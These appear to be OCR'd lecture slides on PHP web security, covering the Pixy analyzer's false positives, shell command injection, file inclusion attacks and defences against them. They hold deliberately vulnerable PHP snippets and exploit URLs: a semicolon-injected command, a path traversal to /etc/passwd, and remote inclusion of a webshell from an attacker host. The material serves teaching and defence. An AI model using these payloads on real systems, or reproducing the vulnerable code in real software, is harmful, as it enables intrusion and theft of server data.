
Negative: The analyzer says "these are NOT bugs"



FYI: False Negatives and True Negatives

Positive: The analyzer says "these are bugs"

Negative: The analyzer says "these are NOT bugs"



Missing genuine vulnerabilities

Correctly identifying the absence of the vulnerabilities

Difficulties in Pixy

- PHP is untyped; this makes things difficult

- How do we tell that a variable holds an array?
  - Natural: when it is indexed somewhere in program
  - What about this code?

```
$a[0] = $_GET[‘user’];
$a[1] = “query”;
$b = $a;
$c = $b;
mysql_query($c[1]);
```

- Aliases (different names for same memory location)

```
$a = 1; $b = 2; $b = &$a; $a=3; // $b==3, too!
```

False Positives in Pixy

- Doesn't support dynamic inclusion
  - E.g., `include($a)`
  - Manual annotations are required. Otherwise, it causes false positives or negatives
- Dynamically initialized global variables
  - Pixy conservatively treats them as tainted
- Reading from files
  - Pixy conservatively treats all files as tainted
- Custom sanitization

Shell Code Injection Attack 

Benign Usage


```
<?php
  echo system(“/bin/ping -c 4 ” . $_GET[“addr”])
?>
```

Benign Usage

```
<?php
  echo system(“/bin/ping -c 4 ” . $_GET[“addr”])
?>
```

```
http://server.com/demo.php?addr=127.0.0.1
```

Shell Code Injection Attack


```
<?php
  echo system("/bin/ping -c 4 " . $_GET["addr"])
?>
```

```
http://server.com/demo.php?addr=127.0.0.1;ls ./
```

File Inclusion Attack

Modular Functionality

- Application code may be split across multiple files
  - E.g., language declaration, commonly used functionality, …
- PHP has two different types of inclusions
  - `include / include_once`: includes files, merely warns in case of error
  - `require / require_once`: includes files, dies if inclusion fails

```
<?php
  $filename = $_GET['filename'];
  include $filename;
?>
```

Embed the content to the current web page

Including Files – Regular Use

- Regular usage: Includes contact.php from the current directory

```
http://server.com/demo.php?filename=contact.php
```

```
<?php
  $filename = $_GET['filename'];
  include $filename;
?>
```

Including Files – Regular Use

- Regular usage: Includes contact.php from the current directory

```
http://server.com/demo.php?filename=contact.php
```

```
<?php
  $filename = $_GET['filename'];
  include $filename;
?>
```

Embed contact.php

File Inclusion Attacks – Path Traversal


```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

Exploit:
`http://server.com/demo.php?filename=../../../etc/passwd`

File Inclusion Attacks – Path Traversal


```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

Exploit:

`http://server.com/demo.php?filename=../../../etc/passwd`

File Inclusion Attacks – Path Traversal

- Attacker controls filename parameter
- Directory can be navigated with `../../` ⇒ Leak some sensitive data

```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

Exploit:

`http://server.com/demo.php?filename=../../../etc/passwd`

File Inclusion Attacks – Denial of Service


```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```


Exploit: `http://server.com/demo.php?filename=demo.php`

File Inclusion Attacks – Denial of Service


```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```


Exploit: http://server.com/demo.php?filename=demo.php

File Inclusion Attacks – Denial of Service



Exploit: http://server.com/demo.php?filename=demo.php

File Inclusion Attacks – Denial of Service



File Inclusion Attacks – Denial of Service

- Includes itself all over again, possibly exhausting resources
- PHP typically dies early on (default `memory_limit` 128M)

```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename; ...
?>
```

Exploit: `http://server.com/demo.php?filename=demo.php`

File Inclusion Attacks – Denial of Service

- Includes itself all over again, possibly exhausting resources
- PHP typically dies early on (default `memory_limit` 128M)

```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename; ...
?>
```

Exploit: `http://server.com/demo.php?filename=demo.php`

File Inclusion Attacks – Code Execution


```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

Exploit:

http://server.com/demo.php?filename=htttp://mydomain/attack/webshell.php

File Inclusion Attacks – Code Execution

- Includes arbitrary shell code
- Only possible if `allow_url_include` is set

```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

Exploit:

`http://server.com/demo.php?filename=htttp://mydomain/attack/webshell.php`

WebShell

View directories

Execute shell commands

Upload files

Avoiding File Inclusion Attacks

- Keep list of files allowed for inclusion

```php
// If we have a valid target, let's load that script instead
if (! empty($_REQUEST['target'])
    && is_string($_REQUEST['target'])
    && ! preg_match('/^index/', $_REQUEST['target'])
    && in_array($_REQUEST['target'], $goto_whitelist)
) {
    include $_REQUEST['target'];
    exit;
}
```

Avoiding File Inclusion Attacks

- Keep list of files allowed for inclusion


- Call `basename()` function on input
  - `basename("../../../etc/passwd")` ⇒ "`passwd`"
  - Ensures that no other path can be traversed to


- (PHP interpreter setting) Restrict possible directories with `open_basedir`
  - open_basedir = /srv/http/
  - Any paths not within that directory are inaccessible


Unrestricted File Upload

Upload Functionality


- Sharing user-provided content has become a *de facto* standard feature of modern web applications



